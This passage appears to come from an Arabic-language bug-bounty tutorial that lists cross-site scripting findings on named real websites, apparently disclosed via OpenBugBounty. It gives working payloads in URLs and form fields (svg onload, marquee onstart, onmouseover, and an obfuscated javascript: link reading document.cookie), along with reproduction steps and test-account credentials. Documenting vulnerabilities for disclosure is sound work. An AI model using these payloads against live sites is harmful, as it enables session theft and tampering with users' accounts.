"/><marquee/onstart=alert`1`%0a><br />
-----<br />
https://www.shoppersstop.com/search/?
sort=price-
asc&q=z:relevance:inStockFlag:true:l1cate
gory:All&startRange="/><marquee/onstar
t=alert`1`%0a><br />
-----<br
/>
```

Note: Please simply open the provided
XSS URL in Firefox browser


Retrogarden



https://www.retrogarden.co.uk/?s=%3Ca+href%3D%22j%26Tab%3Ba%26Tab%3Bv%26Tab%3Basc%26NewLine%3Bri%26Tab%3Bpt%26colon%3B%5Cu0061%5Cu006C%5Cu0065%5Cu0072%5Cu0074%26lpar%3Bthis%5B%27document%27%5D%5B%27cookie%27%5D%26rpar%3B%22%3EX%3C%2Fa%3E

```
<a  
href="j&Tab;a&Tab;v&Tab;asc&NewLine;r  
i&Tab;pt&colon;\u0061\u006C\u0065\u0  
072\u0074&Ipar;this['document']['cookie'  
&rpar;">X</a>
```


cyprusresaleproperties.co.uk




The screenshot shows a web browser window with the URL https://www.cyprusresaleproperties.co.uk/register.php?view_account=1. The page title is "Login information". The form contains the following fields:

- Email: (required)
- Choose a password: (required)
- Confirm password: (required)
- Personal information
- Title:
- Name:

A security warning dialog box is overlaid on the form, stating: "www.cyprusresaleproperties.co.uk says 1". The dialog has "Cancel" and "OK" buttons.

<https://www.cyprusresaleproperties.co.uk/properties-matching-zltan<svg OnLoad=confirm`1`>.html>

Mad-hq.com



description:

[+]steps to reproduce:

1.vist below site:

[https://www.mad-](https://www.mad-hq.com/myaccount/register)

[hq.com/myaccount/register](https://www.mad-hq.com/myaccount/register)

2-in First Name(s)* or Surname*

in Register inject bellow payload:


'''><svg

onload=alert`openbugbounty`>

3-create account

4-i was registered with this email
and password:
email:6b0d6596fe@mailboxy.fun
password:6b0d6596fe@mailboxy
.fun
5-confirm email
6-go to this url:
[https://www.mad-](https://www.mad-hq.com/myaccount/edit)
hq.com/myaccount/edit
[+]xss

Ulmer.com



[+]steps to reproduce:

1.vist below site:

<https://www.ulmer.com/search/?q=>

2.inject this payload:


<!/"/!*!"/"/"/"/"/!--

!><svg/onload=prompt(/OPENBUGBOUNTY/)>

[https://www.ulmer.com/search/?q=<!/"/!*!"/"/"/"/"/!--><svg/onload=prompt\(/OPENBUGBOUNTY/\)>](https://www.ulmer.com/search/?q=<!/)

-!><svg/onload=prompt(/OPENBUGBOUNTY/)>

aqoona.com



[+]steps to reproduce:

1.vist below site:

<https://www.aqoona.com/apps/myHome/register/register.php>

2-create account

3.confirm email

i was registered with this email:64c3c7f319@mailboxy.fun

4.login to complete registration

5.in "Quel est votre prénom ?" inject bellow payload:

```
<svg onload=alert`openbugbounty`>
```


check the xss with :

login with this email and password :

email:64c3c7f319@mailboxy.fun

password:64c3c7f319@mailboxy.fun

carisma-shop.com



[+]steps to reproduce:

1.vist below site:

https://www.carisma-shop.com/en/search_result.php?s=

2.inject this payload:

"onmouseover="alert(1)

[https://www.carisma-shop.com/en/search_result.php?s="onmouseover="aler
t\(1\)](https://www.carisma-shop.com/en/search_result.php?s=)

الخاتمة :

قد تواجه بعض المشاكل في بدايتك لكن
اذا لاتحب هذا المجال انصحك بالابتعاد
عنه لانك لن تستطيع الاكمال وتحمل كل
الاضرار المال لا قيمة له الامر المهم
هو التعلم و افادة من حولك

وَعَنْ أَبِي الدَّرْدَاءِ، [؟]، قَالَ: سَمِعْتُ
رَسُولَ اللَّهِ ﷺ، يَقُولُ: مَنْ سَلَكَ طَرِيقًا
يَبْتَغِي فِيهِ عِلْمًا سَهَّلَ اللَّهُ لَهُ طَرِيقًا إِلَى
الْجَنَّةِ، وَإِنَّ الْمَلَائِكَةَ لَتَضَعُ أَجْنِحَتَهَا
لِطَالِبِ الْعِلْمِ رِضًا بِمَا يَصْنَعُ، وَإِنَّ الْعَالِمَ
لَيَسْتَغْفِرُ لَهُ مَنْ فِي السَّمَوَاتِ وَمَنْ فِي
الْأَرْضِ حَتَّى الْحِيتَانُ فِي الْمَاءِ، وَفَضْلُ
الْعَالِمِ عَلَى الْعَابِدِ كَفَضْلِ الْقَمَرِ عَلَى سَائِرِ

الْكَوَاكِبِ، وَإِنَّ الْعُلَمَاءَ وَرَثَةُ الْأَنْبِيَاءِ وَإِنَّ
الْأَنْبِيَاءَ لَمْ يُورَثُوا دِينَارًا وَلَا دِرْهَمًا وَإِنَّمَا
وَرَثُوا الْعِلْمَ، فَمَنْ أَخَذَهُ أَخَذَ بِحِطٍّ وَافِرٍ.
رواهُ أَبُو دَاوُدَ وَالتِّرْمِذِيُّ.

اهم المراجع :

ابراهيم حجازي

lsecur1ty

My twitter :

<https://twitter.com/h7ng2>